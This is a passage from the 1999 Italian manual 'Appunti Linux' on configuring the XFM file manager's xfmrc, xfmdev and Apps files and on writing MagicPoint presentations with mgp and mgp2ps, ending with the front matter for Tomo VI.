4. L'ultimo campo contiene una riga di comando da eseguire quando si scarica un file (o una directory) sull'icona corrispondente. Il parametro **`$1`** corrisponde al nome del file, mentre i seguenti servono a rappresentare i nomi dei file e delle directory scaricati. Il parametro **`$*`**, li rappresenta tutti, da **`$1`** in poi.

Uno, o entrambi i campi delle azioni possono essere vuoti. In tal caso si intende che non debba essere compiuta alcuna azione per l'evento corrispondente.

#### Esempi

L'esempio seguente mostra un file `~/.xfm/xfmrc`, volutamente molto semplice.

```
# I file di applicazioni vengono caricati nella finestra delle applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Alcuni tipi di archivi.
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>:xfm_z.xpm:exec gunzip $1:

# Definizioni predefinite (devono stare in coda).
<unreadable>:::
<ascii>::EDIT:
<data>:xfm_data.xpm:VIEW:
<empty>::EDIT:
```

Le definizioni che servono a includere i tipi di file non riconoscibili diversamente, devono essere poste alla fine, perché altrimenti non permetterebbero l'utilizzo delle altre definizioni. Vale la pena di analizzare dettagliatamente alcuni record di questo file di esempio.

---

```
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:
```

Se si tratta di file riconosciuti come immagini GIF o JPG, in caso di doppio clic, si avvia il programma **`xloadimage`** seguito dal nome del file stesso. In pratica, si ottiene la visualizzazione del file. Nessun comando è previsto nel caso si scarichi qualcosa sull'icona di questi tipi di file.

---

```
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
```

Si tratta dei file di archiviazione più comuni. Nel caso di un doppio clic, si avvia il programma **`tar`** in modo da estrarre il contenuto dell'archivio, mentre nel caso di uno scarico si ottiene la sostituzione del contenuto dell'archivio con questi file.

> I comandi indicati nei campi delle azioni da compiere iniziano tutti con **`exec`**. Ciò non è strettamente necessario, ma così facendo si ottiene che la shell, utilizzata per avviare il programma, sia subito sostituita dal programma stesso. Questo fa risparmiare memoria, considerato che è perfettamente inutile che la shell resti attiva durante l'esecuzione del programma desiderato.

### 66.1.7 Configurazione dei punti di innesto

Il file `~/.xfm/xfmdev` serve a definire le directory che si vogliono gestire automaticamente come punti di innesto. In pratica, in base alle indicazioni di questo file, XFM è in grado di montare e smontare automaticamente i dischi quando si entra e si esce da una directory utilizzata come punto di innesto.

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso due punti verticali (`:`). La sintassi del contenuto dei record è la seguente:

⟨*directory*⟩**:**⟨*comando-per-montare*⟩**:**⟨*comando-per-smontare*⟩

Il significato dovrebbe essere abbastanza chiaro così. L'esempio seguente dovrebbe chiarirlo ulteriormente.

---

Supponendo che il file `/etc/fstab` contenga, tra gli altri, i record seguenti,

```
/dev/cdrom          /mnt/cdrom           iso9660 ro,user,noauto    0 0
/dev/fd0            /mnt/dosfloppy       vfat    user,noauto,quiet 0 0
/dev/fd0            /mnt/ext2floppy      ext2    user,noauto       0 0
```

il file `~/.xfm/xfmdev` potrebbe essere preparato nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

### 66.1.8 Configurazione delle applicazioni

Il file `~/.xfm/Apps` e altri eventuali, servono per costruire una sorta di menu di applicazioni a icone, in cui siano stati stabiliti comportamenti diversi a seconda che si utilizzi un doppio clic del mouse, oppure venga scaricato qualcosa. Il contenuto di questi file, una volta selezionati, appare nella finestra delle applicazioni.

Un file di questo tipo inizia con l'indicazione **`#XFM`**, in modo da poter essere riconosciuto dallo stesso XFM. Contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo `:` (due punti). La sintassi del contenuto dei record è quella seguente:

⟨*nome*⟩**:**⟨*directory*⟩**:**⟨*file*⟩**:**⟨*icona*⟩**:**⟨*azione-push*⟩**:**⟨*azione-drop*⟩

1. Il primo campo serve a definire il nome (o la descrizione) del programma o della funzione gestita.
2. Il secondo campo specifica una directory utilizzata a vario titolo.
3. Il terzo campo rappresenta il nome di un file eventuale da passare come argomento ai comandi da eseguire in funzione delle azioni da compiere.
4. Il quarto campo rappresenta il nome di un file contenente un'icona con la quale si desidera rappresentare la funzione da eseguire.
5. Il quinto campo rappresenta un comando da eseguire nel caso in cui venga eseguito un doppio clic con il mouse sull'icona corrispondente. Questo comando riceve come argomento il nome del file indicato nel terzo campo, sempre che sia stato indicato. La directory di lavoro corrisponde a quanto indicato nel secondo campo, oppure, in sua mancanza, alla directory personale dell'utente.
6. Il sesto campo rappresenta un comando da eseguire nel caso in cui vengano scaricati dei file sull'icona corrispondente. Questo comando riceve come argomenti il nome del file indicato nel terzo campo, sempre che sia stato indicato, e di seguito, i nomi dei file scaricati. La directory di lavoro corrisponde a quella dei file scaricati.

In questo tipo di file, XFM riconosce quattro tipi di azioni predefinite:

- **`EDIT`** attiva il programma predefinito per la modifica;
- **`VIEW`** attiva il programma predefinito per la visualizzazione;
- **`OPEN`** indica che il file di destinazione è una directory e deve essere aperta una nuova finestra di gestione dei file se l'utente esegue un doppio clic sull'icona corrispondente;
- **`LOAD`** indica che il file di destinazione è un file di applicazioni e deve essere caricato nella finestra delle applicazioni.

XFM è in grado da solo di generare un nuovo record all'interno del file di menu aperto nella finestra delle applicazioni, quando si trascina e si scarica l'icona di un file o di una directory in una zona libera. Se per esempio si scarica il file `/home/tizio/lettera.doc` che veniva rappresentato con l'icona `xfm_data.xpm` e per il quale era prevista l'azione **`EDIT`** in caso di doppio clic, si ottiene il record seguente:

```
lettera.doc:/home/tizio:lettera.doc:xfm_data.xpm:EDIT:
```

Se invece si trattava della directory `/home/tizio/prove/`, si dovrebbe ottenere il record seguente:

```
prove:/home/tizio:prove::OPEN:
```

In pratica, la generazione automatica dei record di nuove applicazioni dipende molto da come i file che vengono scaricati sono riconosciuti per mezzo del file `~/.xfm/xfmrc`.

Sempre per mezzo di XFM è possibile aggiungere un record nel file corrente delle applicazioni. Si utilizza il terzo tasto del mouse per fare apparire un menu a scomparsa e si seleziona la voce **`Install`**.

Si ottiene una maschera simile a quella della figura 66.2 che permette in pratica di compilare i vari campi del record.

Anche in corrispondenza delle icone della finestra delle applicazioni è disponibile un menu a scomparsa ottenibile attraverso il terzo tasto del mouse. Le funzioni che appaiono permettono di accedere alla modifica del record del file di applicazioni corrispondente, di cancellare l'applicazione (cioè il record), di copiarla o spostarla in un altro file del genere.





Figura 66.2: La maschera utilizzabile per l'inserimento di una nuova applicazione. Per poter modificare un campo della maschera, occorre che il puntatore del mouse si trovi su di esso.

### 66.1.9 Parametri di dialogo

All'interno del file di configurazione `~/.xfm/xfmrc` e in quelli delle applicazioni, nei campi delle azioni, possono essere indicati dei parametri corrispondenti a nomi delimitati dal simbolo di percentuale (`%`). La sintassi precisa di questi parametri è la seguente:

`%`⟨*nome-parametro*⟩`[--`⟨*valore-predefinito*⟩`]%`

In pratica, si tratta di indicare qualcosa tra due segni di percentuale. Se appare un doppio trattino, quello che c'è dopo è il valore predefinito di questo parametro.

Per esempio, il record seguente, di un file di applicazioni, permette di avviare il programma **`xterm`** con l'indicazione libera delle opzioni.

```
Xterm::::xterm %Inserire le opzioni eventuali-- -geometry =80x30+10+10%:
```





Figura 66.3: La finestra di dialogo che appare quando si avvia un'applicazione per la quale era stato previsto un parametro.

Come già accennato in precedenza, se c'è l'esigenza di utilizzare i due punti verticali (`:`), questi si possono proteggere con la barra obliqua inversa.

### 66.1.10 Finestra di console

Utilizzando un programma del genere per avviare i programmi, si ha l'inconveniente di perdere un'eventuale emissione di dati attraverso lo standard output o attraverso lo standard error. Se XFM venisse avviato attraverso una finestra di terminale, questi flussi di dati apparirebbero in quella finestra, ma se ciò non è possibile o non è conveniente, si può ridirigere altrove questo flusso.

Se il server X è stato avviato con una finestra di console, allora si può avviare XFM nel modo seguente:

```
# xfm >/dev/console 2>&1
```

In generale, si potrebbe ridirigere il flusso direttamente su una console virtuale inutilizzata, come nell'esempio seguente:

```
# xfm >/dev/tty8 2>&1
```

Come si vede dagli esempi, per poter compiere una ridirezione del genere, è normalmente necessario operare come utente **`root`**.

### 66.1.11 Esempio di configurazione

Attraverso un esempio semplificato, è possibile riassumere l'utilizzo di XFM.

/etc/fstab

Si suppone che il file `/etc/fstab` contenga le righe seguenti di definizione dei punti di innesto di uso comune.

```
/dev/cdrom        /mnt/cdrom          iso9660 ro,user,noauto    0 0
/dev/fd0          /mnt/dosfloppy      vfat    user,noauto,quiet 0 0
/dev/fd0          /mnt/ext2floppy     ext2    user,noauto       0 0
```

Si tratta di:

1. un CD-ROM montabile nella directory `/mnt/cdrom/` da un utente qualunque (**`user`**) e solo a richiesta (**`noauto`**);
2. di un dischetto Dos-FAT (con i nomi lunghi) montabile nella directory `/mnt/dosfloppy/` da un utente qualunque e solo a richiesta;
3. di un dischetto Ext2 montabile nella directory `/mnt/ext2floppy/` da un utente qualunque e solo a richiesta.

I dischetti vanno utilizzati sempre con la stessa unità hardware, ma a seconda del tipo di filesystem presente vengono montati in posizioni differenti. Questo permette di montarli senza dover specificare altrimenti il tipo.

~/.xfm/xfmdev

Il file `~/.xfm/xfmdev` necessario ad automatizzare il montaggio e lo smontaggio, in base alla configurazione del file `/etc/fstab` visto prima, potrebbe essere fatto nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

~/.xfm/xfmrc

Un file `~/.xfm/xfmrc` molto semplice potrebbe essere il seguente:

```
# File di applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<TIFF>:xfm_tiff.xpm:exec xv $1:
<FIG>:xfm_fig.xpm:exec xfig $1:
<XBM>:xfm_xbm.xpm:exec bitmap $1:
<XPM>:xfm_xpm.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Archivi.
<ascii>*.tar:xfm_tar.xpm:exec TkZip $1:
<data>*.zip:xfm_zip.xpm:exec TkZip $1:exec zip -r $*

<COMPRESS>*.tar.Z:xfm_taz.xpm:exec TkZip $1:
<COMPRESS>:xfm_z.xpm:exec TkZip $1:

<GZIP>*.tar.gz:xfm_taz.xpm:exec TkZip $1:
<GZIP>*.tgz:xfm_taz.xpm:exec TkZip $1:
<GZIP>:xfm_z.xpm:exec TkZip $1:

# Definizioni predefinite.
<unreadable>:::
<ascii>:xfm_text.xpm:EDIT:
<data>:xfm_data.xpm:EDIT:
<empty>::EDIT:
```

Quasi in tutti si è evitato di specificare un comando corrispondente a un'operazione di *drop* (scarico di file). È importante tenere presente che le definizioni generali vanno messe alla fine, come un modo per catturare i tipi di file che non sono stati presi in considerazione da definizioni più dettagliate. Se non si facesse così, le definizioni generali prenderebbero il sopravvento su tutte le altre.

Nella prima parte viene definito il tipo di file **<XFM>**, cioè quello usato per definire le icone di applicazioni da utilizzare nella finestra apposita. L'azione **LOAD** in caso di doppio clic, carica questo fine nella finestra delle applicazioni (non potendo esistere più di una finestra di questo tipo, quello che poteva esserci prima viene sostituito).

Il gruppo di record che definisce i formati grafici è piuttosto semplice. Per ogni tipo viene abbinato un comando in grado di visualizzare il file di immagine, in corrispondeza di un'azione di *push* (il solito doppio clic).

La gestione degli archivi, normali o compressi che siano, è più complicata. In questo esempio, si utilizza sempre il programma **TkZip** in grado di accedere al contenuto di questi file e di permettere una decisione sul da farsi (visualizzarne semplicemente l'elenco, leggere il contenuto di un file, estrarre parte o tutti i file, ecc.). **TkZip** non è particolarmente pratico nel suo utilizzo, ma è almeno un esempio di come si potrebbe fare in questi casi. Solitamente, la configurazione predefinita di `~/.xfm/xfmrc` associa direttamente l'estrazione del contenuto dell'archivio, e forse questa non è la scelta migliore.

~/.xfm/Apps

Il file `~/.xfm/Apps`, come primo file di applicazioni, potrebbe essere configurato utilmente per la gestione di un cestino e dei punti di innesto, utili per accedere immediatamente al contenuto di un dischetto senza dover pensare alla directory di innesto.

```
#XFM
Riciclaggio:~:.riciclaggio:recycle.xpm:OPEN:shift; ricicla $*
CD-ROM:/mnt:cdrom:cdrom.xpm:OPEN:
Floppy Dos FAT:/mnt:dosfloppy:disk.xpm:OPEN:
Floppy EXT2:/mnt:ext2floppy:disk.xpm:OPEN:
```

Nell'esempio proposto, il primo record definisce proprio il cestino (Riciclaggio). Questo sistema di eliminazione controllata dei file si rifà a uno script descritto nella sezione 47.2.3 e non al tipo proposto dalle impostazioni predefinite di XFM. Per comprendere il senso di questo record bisogna almeno rivedere come si comporta questo script **ricicla**. In ogni caso, un'azione di *push* apre semplicemente la directory dalla quale si diramano altre sottodirectory di file cestinati, mentre un'azione di *drop* cestina i file scaricati sull'icona.

I tre record successivi sono solo riferimenti a directory utilizzate per il montaggio di CD-ROM e dischetti. Viene prevista solo l'azione di *push* con la quale si vuole aprire una finestra del gestore di file per accedere al loro contenuto. Il fatto di accedere a tali directory, ne attiva automaticamente la gestione del montaggio e dello smontaggio perché queste posizioni sono state definite preventivamente nel file `~/.xfm/xfmdev`.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# X: applicativi per l'automazione-ufficio

Nell'ambito del software commerciale c'è una grande disponibilità di applicativi per l'automazione-ufficio. Negli ultimi tempi si sono introdotti degli applicativi interessanti appartenenti al software libero, e questo capitolo è rivolto alla presentazione di alcuni di questi.

## 67.1 MagicPoint

MagicPoint è un applicativo molto semplice che permette di realizzare delle presentazioni preparando una sorta di script che viene interpretato dal programma **`mgp`**. Sotto questo aspetto, la cosa importante da apprendere del funzionamento di MagicPoint è proprio la sintassi dei comandi che possono essere inseriti in questo script.

In condizioni normali, una volta avviata l'esecuzione della presentazione, MagicPoint prende il controllo della stazione grafica, cosa che impedisce di utilizzare il mouse e la tastiera per altri scopi (in pratica non è possibile passare ad altre applicazioni). In particolare, MagicPoint sfrutta tutta la superficie grafica della finestra principale; in questo senso non è adatto a funzionare con un monitor in cui si ha solo una visualizzazione parziale di questa (la superficie virtuale).

Come accennato, quando è in funzione MagicPoint, il mouse e la tastiera servono esclusivamente per interagire con questo. La tabella 67.1 riassume i comandi disponibili da tastiera. In generale bisogna ricordare che la [ *barra spaziatrice* ] permette di passare alla scena successiva, così come il primo tasto del mouse; il tasto [ *p* ], e il terzo tasto del mouse, permettono di passare alla scena precedente; infine, il tasto [ *q* ] termina il funzionamento di MagicPoint.

| Comando | Effetto |
|---|---|
| barra spaziatrice | Avanza alla scena successiva. |
| n | Avanza alla scena successiva. |
| p | Ritorna alla scena successiva. |
| q | Termina l'esecuzione. |
| Esc | Termina l'esecuzione. |
| *n*g | Passa alla scena *n*-esima. |
| Ctrl | Mostra l'elenco delle scene disponibili. |
| G | Abilita o disabilita la guida alle scene. |
| x | Attiva o disattiva la modalità di modifica della scena. |
| X | Cambia il colore della penna durante la modalità di modifica. |
| Ctrl+l | Ridisegna l'immagine cancellando le modifiche. |
| Ctrl+r | Ricarica il file della presentazione. |

Tabella 67.1: Riepilogo di alcuni comandi di MagicPoint che possono essere impartiti da tastiera.

Durante l'esecuzione è possibile disegnare con il mouse, attivando la funzionalità attraverso il tasto [ *x* ], oppure facendo un clic con il secondo tasto del mouse (quello centrale). I disegni che si fanno in questo modo non vengono salvati, e servono solo per indicare qualcosa mentre si esegue la presentazione. Per riportare il mouse al suo funzionamento normale si può ripetere l'uso del tasto [ *x* ], oppure si può rifare un clic con il secondo tasto del mouse.

### 67.1.1 $ mgp

`mgp [`⟨*opzioni*⟩`]` ⟨*file-mgp*⟩

**`mgp`** è l'interprete dei file di presentazione di MagicPoint. In condizioni normali, basta indicare il nome del file per iniziare la presentazione.

Alcune opzioni

`-d`

Utilizzando questa opzione la presentazione viene fatta rapidamente e in modo automatico, al solo scopo di permettere una verifica rapida.

`-o` | `-O`

Questa opzione permette di fare funzionare MagicPoint in una finestra, rispettando il gestore di finestre stesso. In particolare, **`-O`** inserisce MagicPoint in una finestra meno decorata.

-S

Questa opzione permette di disabilitare l'avvio di comandi del sistema operativo all'interno dei file delle presentazioni. Si tratta di una misura di sicurezza da attuare tutte le volte in cui non si è sicuri del contenuto di questi file.

Esempi

$ **mgp /usr/doc/mgp/sample/ascii.mgp**

Avvia la presentazione del file `/usr/doc/mgp/sample/ascii.mgp`.

$ **mgp -S /usr/doc/mgp/sample/ascii.mgp**

Come nell'esempio precedente, impedendo l'avvio di comandi del sistema operativo richiesti dalle istruzioni contenute in `/usr/doc/mgp/sample/ascii.mgp`.

$ **mgp -o /usr/doc/mgp/sample/ascii.mgp**

Come nel primo esempio, avviando MagicPoint in una finestra.

### 67.1.2 $ mgp2ps

mgp2ps [⟨*opzioni*⟩] ⟨*file-mgp*⟩

**mgp2ps** converte una presentazione in un file PostScript. Se non vengono utilizzate opzioni, il risultato della trasformazione viene emesso attraverso lo standard output.

Alcune opzioni

-r

Inverte la sequenza delle pagine.

-f ⟨*file-ps*⟩

Definisce il file PostScript che si vuole creare.

Esempi

$ **mgp2ps -f ascii.ps /usr/doc/mgp/sample/ascii.mgp**

Trasforma la presentazione contenuta nel file `/usr/doc/mgp/sample/ascii.mgp` in un file PostScript denominato `ascii.ps`.

### 67.1.3 File di presentazione

Le regole per la realizzazione del file di presentazione sono il punto più delicato di MagicPoint. Qui viene descritto solo il minimo indispensabile per comprenderne il funzionamento. Per una descrizione completa occorre leggere i file che accompagnano MagicPoint, per esempio `/usr/doc/mgp*/SYNTAX`.

In generale si possono distinguere le righe di commento, i comandi e le righe contenenti del testo. Le righe vuote e quelle bianche sono prese in considerazione come del testo normale. I commenti iniziano con una sequenza di due segni di percentuale (**%%**), collocati esattamente all'inizio della riga, mentre i comandi iniziano con un solo simbolo di percentuale seguito immediatamente dal nome del comando stesso. Il simbolo **#** può essere usato ugualmente come prefisso per un commento.

Le righe di testo normale sono quelle che non possono essere riconosciute come commenti, né risultano essere identificate come dei comandi. Teoricamente, un blocco di testo è quello che occupa una riga, qualunque sia la sua ampiezza. Quando si utilizza il comando **%leftfill**, MagicPoint provvede a riorganizzarlo in base alle dimensioni del carattere. Volendo, nel file di presentazione è possibile continuare le righe utilizzando la barra obliqua inversa (****) subito prima del codice di interruzione di riga alla fine della riga. Sono importanti anche gli incolonnamenti del testo: se una riga inizia dopo un carattere di tabulazione, si intende trattarsi di una voce di un elenco puntato; di conseguenza, due caratteri di tabulazione indicano l'inizio di un sottoelenco.

Per semplificare il compito di chi vuole usare MagicPoint senza troppi problemi esiste un pezzo di configurazione standard che può essere incorporato attraverso il comando **%include** nella parte iniziale del file, il preambolo, come si vede nell'esempio seguente che mostra l'inizio normale di un file di presentazione.

```
%include "default.mgp"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

L'istruzione **`%include "default.mgp"`** definisce l'inclusione del file `default.mgp` (che dovrebbe trovarsi nella directory `/usr/X11R6/lib/X11/mgp/`). Il contenuto di questo file predefinito dovrebbe essere quello che si vede qui sotto:

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 leftfill, size 2, fore "white", back "black", vfont goth, xfont times-
medium-i
%default 2 size 7, vgap 20, prefix " "
%default 3 size 2, bar gray70, vgap 10
%default 4 size 5, fore "white", vgap 30, prefix " "
%tab 1 size 5, vgap 40, prefix "  ", icon box green 50
%tab 2 size 4, vgap 40, prefix "      ", icon arc yellow 50
%tab 3 size 3, vgap 40, prefix "            ", icon arc white 40
```

Tuttavia, potrebbe essere conveniente farne a meno le prime volte, perché il suo utilizzo, tale e quale come si vede, richiede un'ottima conoscenza del significato dei suoi comandi. Per cominciare conviene forse utilizzare il preambolo seguente, in sostituzione dell'inclusione di questo file.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box white 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc white 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc white 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

Il comando **`%default 1`** serve a definire l'aspetto predefinito della prima riga di ogni scena (pagina). Se ci fossero altri comandi **`%default`** ***`n`***, questi servirebbero a descrivere le righe successive. L'ultima dichiarazione fatta in questo modo si riferisce anche alle righe successive restanti. Intuitivamente si comprende che l'argomento **`size 5`** serva a definire la dimensione dei caratteri (in questo caso il 5 è solo una dimensione relativa: numeri maggiori si riferiscono a caratteri più grandi). Gli altri argomenti che sono stati separati attraverso delle virgole, sono dei comandi che altrimenti andrebbero indicati con il prefisso **`%`**, e fanno tutti riferimento alle caratteristiche della riga in questione.

I comandi **`%tab`** ***`n`*** servono a definire le caratteristiche delle righe che iniziano con *n* caratteri di tabulazione. Da quello che si vede dall'esempio, **`%tab 1`** fa sì che venga usato un carattere di dimensione 5, e venga adoperato un quadratino bianco grande il 50% rispetto al testo.

> Sarebbe facile sostituire il colore dello sfondo e quello del testo, per esempio si potrebbero invertire. Tuttavia questo non è conveniente, a meno che ci sia qualche tipo di esigenza, dal momento che le informazioni che si ottengono con il comando [*G*] risulterebbero poco visibili.

Dopo il preambolo, inizia la definizione delle singole scene, ovvero delle pagine. Ognuna di queste è introdotta dal comando **`%page`**. Dopo questo comando possono essere inseriti altri comandi che riguardano l'aspetto della singola scena, e quindi si possono alternare delle righe di testo con altri comandi. È importante osservare che la prima riga di testo non vuota, viene trattata come il titolo della scena, ed è ciò che viene mostrato quando si usa il tasto **`G`** per visualizzare quelli delle scene adiacenti.

Quello che segue è l'esempio di un file di presentazione piuttosto semplice, con 6 scene complessive, dove in particolare si vede l'uso dei comandi per le inserzioni di immagini, per l'esecuzione di comandi del sistema operativo e per l'avvio di processi paralleli. Eventualmente, un esempio dello stesso tipo, ma più raffinato, può essere trovato tra i file della documentazione di MagicPoint: `/usr/doc/mgp*/sample/ascii.mgp`.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box white 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc white 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc white 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
%center
MagicPoint


%leftfill
Un programma applicativo per realizzare facilmente delle presentazioni.

%center
%size 5
```

```
Premere la barra spaziatrice per continuare.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Come si usa

        la scena successiva si ottiene con un clic del primo tasto \
del mouse
        la scena precedente si ottiene con un clic del terzo tasto \
del mouse
        si termina la presentazione con il tasto [q]
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Inserzione immagini

%center
%image "esempio.jpg"

Si possono usare il formato GIF e JPG.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Comandi del sistema

ls -l /
%size 3, prefix " "
%filter "ls -l /"
%endfilter
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Avvio di sottoprocessi
%system "xeyes -geometry %50x20+40+10"









I sottoprocessi avviati con il comando %system potrebbero servire \
per inserire della musica o per visualizzare dei filmati.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Fine
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

La terza scena dovrebbe apparire come si vede nella figura 67.1.

La tabella 67.2 riepiloga brevemente alcuni comandi che possono essere usati nei file delle presentazioni.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*


Figura 67.1: La sesta scena della presentazione di esempio.

| Comando | Effetto |
|---|---|
| %default *n* ⟨*lista-direttive*⟩ | Indica le caratteristiche della riga *n*-esima di ogni scena. |
| %tab *n* ⟨*lista-direttive*⟩ | Indica le caratteristiche della tabulazione *n*-esima. |
| %page | Indica l'inizio di una nuova scena (pagina). |
| %pause | Pausa in attesa di proseguire nella scena attuale. |
| %xfont "⟨*fonte*⟩" | Stabilisce il nome del carattere secondo X. |
| %size *n* | Definisce la dimensione relativa del carattere. |
| %fore "⟨*colore*⟩" | Definisce il colore di primo piano. |
| %back "⟨*colore*⟩" | Definisce il colore dello sfondo. |
| %left | Allinea a sinistra senza suddividere la riga. |
| %right | Allinea a destra senza suddividere la riga. |
| %center | Centra la riga senza suddividerla. |
| %leftfill | Allinea a sinistra suddividendo in più righe se necessario. |
| %nodefault | Annulla l'effetto delle direttive **`default`**. |
| %image ⟨*file*⟩ | Inserisce un'immagine. |
| %bimage ⟨*file*⟩ | Inserisce un'immagine come sfondo. |
| %system "⟨*comando*⟩" | Avvia un processo parallelo. |
| %filter "⟨*comando*⟩" | Avvia un processo mostrando lo standard output. |
| %endfilter | Conclude un comando **`%filter`**. |

Tabella 67.2: Riepilogo semplificato di alcuni comandi che possono essere utilizzati nei file di presentazione di MagicPoint.

# Appunti Linux

Tomo VI

# RETI E SERVIZI STANDARD

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>
